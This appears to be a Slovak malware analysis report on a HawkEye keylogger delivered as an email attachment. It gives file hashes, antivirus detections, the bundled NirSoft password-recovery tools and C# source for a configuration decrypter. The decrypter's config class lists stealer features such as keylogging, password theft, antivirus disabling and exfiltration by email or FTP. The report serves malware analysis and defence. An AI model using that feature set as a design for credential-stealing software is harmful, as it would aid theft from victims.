PackingMethod	Normal
ArchivedFileName	RFQ-ORDER.exe

RFQ-ORDER.exe

Názov súboru:	RFQ-ORDER.exe
Veľkosť súboru:	556032 B
Typ súboru:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
MD5:	fdaafaec8a2630dd537874714c33bfc
SHA1:	d5599da0de0a31ab88ba590815775a67fabaf6b8

SHA256:	ad706ea60efdea537efc0b8f739b6970052802a154e4cfc6871ef73391177b95
SSDeep:	12288:Qs51n3iD6H6/zIBAA/4+ER5O0VzNC+2BP AV6jDNf2Jj6gav:BdyQ6/zYD/IE7VM+2B7Nf2J2
Pôvod vzorky:	Obsah archívu z prílohy podozrivého emailu
Dátum zachytenia vzorky:	18.01.2019
Dátum vykonania analýzy:	18.01.2019
Spôsob vykonanej analýzy:	Úplná, statická/behaviorálna/dynamická
Postihnuté systémy:	OS Windows s nainštalovaným .NET frameworkom
Detekcia antivírmí:	49/71 VirusTotal, timestamp: 2019-01-23 07:39:00
ESET NOD32	a variant of MSIL/Kryptik.QHB
Kaspersky	HEUR:Trojan.MSIL.Crypt.gen
Microsoft	TrojanSpy:MSIL/Keylog.B
Symantec	Trojan.Gen.2
Tagy:	Trojan, HawkEye, Keylogger, Stealer

FileType	Win32 EXE
FileTypeExtension	exe
MIMEType	application/octet-stream
MachineType	Intel 386 or later, and compatibles
TimeStamp	1994:08:15 19:37:23+02:00
PEType	PE32
LinkerVersion	8.0
CodeSize	48640
InitializedDataSize	506368
UninitializedDataSize	0
EntryPoint	0x8e00a
OSVersion	4.0
ImageVersion	0.0
SubsystemVersion	4.0
Subsystem	Windows GUI
FileVersionNumber	19.14.34.1
ProductVersionNumber	19.14.34.1
FileFlagsMask	0x003f
FileFlags	(none)
FileOS	Win32
ObjectFileType	Executable application
FileSubtype	0
LanguageCode	Neutral
CharacterSet	Unicode

Comments	iratugafucegavevat
CompanyName	Diebold Incorporated
FileDescription	Benchmark Factory for Databases
FileVersion	19.14.34.1
InternalName	RFQ-ORDER.exe
LegalCopyright	Copyright © 2018 Diebold Incorporated
OriginalFileName	RFQ-ORDER.exe
ProductName	Benchmark Factory for Databases
ProductVersion	19.14.34.1
AssemblyVersion	0.0.0.0

Reborn Stub.exe

Názov súboru:	Reborn Stub.exe
Veľkosť súboru:	566272 B
Typ súboru:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
MD5:	0cae4281d86ffd3816240820966284d8
SHA1:	748abb0af33867080fda13c7d0b6c495637c76bf
SHA256:	130c1613360070bef939a43cb1708a43d70bf201fd2f36e11649bc2bd81e2e29
SSDeep:	12288:nQTn1DI088J41ggXn/ unNxFUere7hNN8F6qlfNUqIFzGRIF6nj1K20XdDixi8B7g:QTy0tJs1Xn/ uNDH0ow
Pôvod vzorky:	Extrahovaná z obfuskovanej vzorky RFQ-ORDER.exe
Dátum zachytenia vzorky:	21.01.2019
Dátum vykonania analýzy:	22.01.2019
Spôsob vykonanej analýzy:	Úplná, statická/behaviorálna/dynamická
Postihnuté systémy:	OS Windows s nainštalovaným .NET frameworkom
Detekcia antivírmí:	49/69 VirusTotal, timestamp: 2019-01-29 00:46:48
ESET NOD32	a variant of MSIL/Spy.Agent.AUS
Kaspersky	not-a-virus:HEUR:PSWTool.Win32.NetPass.gen
Microsoft	TrojanSpy:MSIL/Keylog.B
Symantec	ML.Attribute.HighConfidence
Tagy:	Trojan, HawkEye, Keylogger, Stealer

FileType	Win32 EXE
FileTypeExtension	exe
MIMEType	application/octet-stream
MachineType	Intel 386 or later, and compatibles
TimeStamp	2019:01:07 15:08:10+01:00
PEType	PE32

LinkerVersion	80.0
CodeSize	562176
InitializedDataSize	3584
UninitializedDataSize	0
EntryPoint	0x8b20e
OSVersion	4.0
ImageVersion	0.0
SubsystemVersion	4.0
Subsystem	Windows GUI
FileVersionNumber	9.0.0.4
ProductVersionNumber	9.0.0.4
FileFlagsMask	0x003f
FileFlags	(none)
FileOS	Win32
ObjectFileType	Executable application
FileSubtype	0
LanguageCode	Neutral
CharacterSet	Unicode
Comments	
CompanyName	
FileDescription	
FileVersion	9.0.0.4
InternalName	Reborn Stub.exe
LegalCopyright	
LegalTrademarks	
OriginalFileName	Reborn Stub.exe
ProductName	
ProductVersion	9.0.0.4
AssemblyVersion	9.0.0.4

mailpv

Názov súboru:	mailpv
Veľkosť súboru:	102400 B
Typ súboru:	PE32 executable (GUI) Intel 80386, for MS Windows
MD5:	54e8ded7b148a13d3363ac7b33f6eb06
SHA1:	63dcbe2db9cc14564eb84d5e953f2f9f5c54acd9
SHA256:	400b411a9bffd687c5e74f51d43b7dc92cdb8d5ca9f674456b75a5d37587d342
SSDeep:	1536:dkSw2tYZT/ E7mKr1awGUpi2joqDm1WHUZ1Kj4IQFeFB6n9w2KQf:dk52tYtEyKB5GUDI DdccQkW9w2KQf
Pôvod vzorky:	Extrahovaná z Reborn Stub.exe
Dátum zachytenia vzorky:	22.01.2019

Dátum vykonania analýzy:	22.01.2019
Spôsob vykonanej analýzy:	Čiastočná, statická/behaviorálna
Postihnuté systémy:	OS Windows
Detekcia antivírmí:	39/71 VirusTotal, timestamp: 2019-01-30 23:35:07
ESET NOD32	a variant of Win32/PSWTool.MailPassView.E potentially unsafe
Kaspersky	not-a-virus:PSWTool.Win32.MailPassView.vqg
Microsoft	HackTool:Win32/Mailpassview
Symantec	Trojan.Gen.2
Tagy:	NirSoft, Stealer

FileType	Win32 EXE
FileTypeExtension	exe
MIMEType	application/octet-stream
MachineType	Intel 386 or later, and compatibles
TimeStamp	2016:06:26 11:48:07+02:00
PEType	PE32
LinkerVersion	8.0
CodeSize	71168
InitializedDataSize	30208
UninitializedDataSize	0
EntryPoint	0x1211a
OSVersion	4.0
ImageVersion	0.0
SubsystemVersion	4.0
Subsystem	Windows GUI
FileVersionNumber	1.8.6.183
ProductVersionNumber	1.8.6.183
FileFlagsMask	0x003f
FileFlags	(none)
FileOS	Windows NT 32-bit
ObjectFileType	Executable application
FileSubtype	0
LanguageCode	English (U.S.)
CharacterSet	Unicode
CompanyName	NirSoft
FileDescription	Email Password-Recovery
FileVersion	1.86
LegalCopyright	Copyright © 2003 - 2016 Nir Sofer
ProductName	Mail PassView

ProductVersion	1.86
----------------	------

browserpv

Názov súboru:	browserpv
Veľkosť súboru:	360448 B
Typ súboru:	PE32 executable (GUI) Intel 80386, for MS Windows
MD5:	479d634b8cdc46beddfcb661074c0b5b
SHA1:	7f372306cf0993805f47811c5a9eedff623a5a93
SHA256:	54c39ec66c7b3abc097343d81496deda1d41299f321abe7af9797fdd9e9ca922
SSDeep:	6144:RNngMMlgdmbYZM+fePPgfDAemSwLZo2f1sjKa39SAtekihvd:Idqdmdbb+0c0a2f1G92k6d
Pôvod vzorky:	Extrahovaná z Reborn Stub.exe
Dátum zachytenia vzorky:	22.01.2019
Dátum vykonania analýzy:	22.01.2019
Spôsob vykonanej analýzy:	Čiastočná, statická/behaviorálna
Postihnuté systémy:	OS Windows
Detekcia antivírmí:	40/70 VirusTotal, timestamp: 2019-01-30 23:35:00
ESET NOD32	a variant of Win32/PSWTool.WebBrowserPassView.B potentially unsafe
Kaspersky	not-a-virus:HEUR:PSWTool.Win32.NetPass.gen
Microsoft	HackTool:Win32/BrowserPassview
Symantec	PasswordRevealer
Tagy:	NirSoft, Stealer

FileType	Win32 EXE
FileTypeExtension	exe
MIMEType	application/octet-stream
MachineType	Intel 386 or later, and compatibles
TimeStamp	2017:07:01 20:34:14+02:00
PEType	PE32
LinkerVersion	8.0
CodeSize	278528
InitializedDataSize	80896
UninitializedDataSize	0
EntryPoint	0x4472e
OSVersion	4.0
ImageVersion	0.0
SubsystemVersion	4.0
Subsystem	Windows GUI
FileVersionNumber	1.8.6.0

ProductVersionNumber	1.8.6.0
FileFlagsMask	0x003f
FileFlags	(none)
FileOS	Windows NT 32-bit
ObjectFileType	Executable application
FileSubtype	0
LanguageCode	English (U.S.)
CharacterSet	Unicode
CompanyName	NirSoft
FileDescription	WebBrowserPassView
FileVersion	1.86
InternalName	WebBrowserPassView
LegalCopyright	Copyright © 2011 - 2017 Nir Sofer
OriginalFileName	WebBrowserPassView.exe
ProductName	WebBrowserPassView
ProductVersion	1.86

Príloha - zdrojový kód nástroja na dešifrovanie konfigurácie

```
using System;
using System.Security.Cryptography;
using System.IO;
using System.Runtime.Serialization.Formatters.Binary;
using System.Runtime.Serialization;
using System.Reflection;
using System.Text;
using System.CodeDom.Compiler;

namespace HawkeyeDecrypter
{
    class MainClass
    {
        sealed class MyBinder : SerializationBinder
        {
            public override Type BindToType(string assemblyName, string typeName)
            {
                return typeof(ConfigClass);
            }
        }

        public static void DumpSerializedObject(byte[] data){
            using (MemoryStream memoryStream = new MemoryStream(data))
            {
                BinaryFormatter binaryFormatter = new BinaryFormatter ();
                binaryFormatter.Binder = new MyBinder();
                ConfigClass config = (ConfigClass) binaryFormatter.Deserialize(memoryStream);

                StringWriter stringWriter = new StringWriter();
                ObjectDumper.Dumper.Dump(config, "HawkEye Config", stringWriter);
                File.WriteAllText("dumped_config.txt", stringWriter.ToString());
                Console.WriteLine("Human-readable config written to dumped_config.txt\n\n");
                Console.WriteLine(stringWriter.ToString());
            }
        }

        public static byte[] DecryptAES(byte[] encrypted_data, string password){
            byte[] result;
            try
            {
                using (ICryptoTransform cryptoTransform = InitializeAES(password).CreateDecryptor())
                {
                    result = cryptoTransform.TransformFinalBlock(encrypted_data, 0,
encrypted_data.Length);
                }
            }
            catch (Exception ex)
            {
                result = new byte[0];
            }
            return result;
        }

        public static RijndaelManaged InitializeAES(string password) {
            byte[] salt = new byte[8];
            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes (password, salt, 1000);
            RijndaelManaged rijndaelManaged = new RijndaelManaged ();
            RijndaelManaged rijndaelManaged2 = rijndaelManaged;
            rijndaelManaged2.Key = rfc2898DeriveBytes.GetBytes (rijndaelManaged.Key.Length);
            rijndaelManaged2.IV = rfc2898DeriveBytes.GetBytes (rijndaelManaged.IV.Length);
            rijndaelManaged2.Mode = CipherMode.CBC;
            rijndaelManaged2.Padding = PaddingMode.PKCS7;
            rijndaelManaged2.BlockSize = 128;
            return rijndaelManaged;
        }

        public static void DecryptConfig(byte[] encrypted_data, string password){
            RijndaelManaged rijndaelManaged = InitializeAES (password);
            ICryptoTransform decryptor = rijndaelManaged.CreateDecryptor();
            MemoryStream msDecrypt = new MemoryStream(encrypted_data);
            CryptoStream csDecrypt = new CryptoStream(msDecrypt, decryptor, CryptoStreamMode.Read);
            StreamReader srDecrypt = new StreamReader(csDecrypt);

            File.WriteAllText("dumped_config.bin", srDecrypt.ReadToEnd());
            Console.WriteLine("Serialized config written to dumped_config.bin");
        }
    }
}
```

```

    }

    public static void Main (string[] args)
    {
        string RCDataBase64 = "...";
        byte[] RCData = Convert.FromBase64String (RCDataBase64);
        string password = "0cd08c62-955c-4bdb-aa2b-a33280e3ddce";
        DecryptConfig (RCData, password);
        DumpSerializedObject (DecryptAES (RCData, password));
    }
}

[Serializable]
public class ConfigClass
{
    public ConfigClass() { }

    public string _Version;
    public string _Mutex;
    public int _Delivery;
    public string _EmailUsername;
    public string _EmailPassword;
    public string _EmailServer;
    public int _EmailPort;
    public bool _EmailSSL;
    public string _FTPServer;
    public string _FTPUsername;
    public string _FTPPassword;
    public int _FTPPort;
    public bool _FTPFTP;
    public string _ProxyURL;
    public string _ProxySecret;
    public string _PanelURL;
    public string _PanelSecret;
    public int _LogInterval;
    public bool _PasswordStealer;
    public bool _KeyStrokeLogger;
    public bool _ClipboardLogger;
    public bool _ScreenshotLogger;
    public bool _WebCamLogger;
    public bool _SystemInfo;
    public bool _Install;
    public int _InstallLocation;
    public string _InstallFolder;
    public string _InstallFileName;
    public bool _InstallStartup;
    public bool _InstallStartupPersistance;
    public bool _HistoryCleaner;
    public bool _ZoneID;
    public bool _HideFile;
    public bool _MeltFile;
    public bool _Disablers;
    public bool _DisableTaskManager;
    public bool _DisableCommandPrompt;
    public bool _DisableRegEdit;
    public bool _ProcessProtection;
    public bool _ProcessElevation;
    public bool _AntiVirusKiller;
    public bool _BotKiller;
    public bool _AntiDebugger;
    public int _ExecutionDelay;
    public bool _FakeMessageShow;
    public string _FakeMessageTitle;
    public string _FakeMessageText;
    public int _FakeMessageIcon;
    public bool _WebsiteVisitor;
    public bool _WebsiteVisitorVisible;
    public string[] _WebsiteVisitorSites;
    public bool _WebsiteBlocker;
    public string[] _WebsiteBlockerSites;
    public bool _FileBinder;
    public string[] _FileBinderFiles;
}
}

```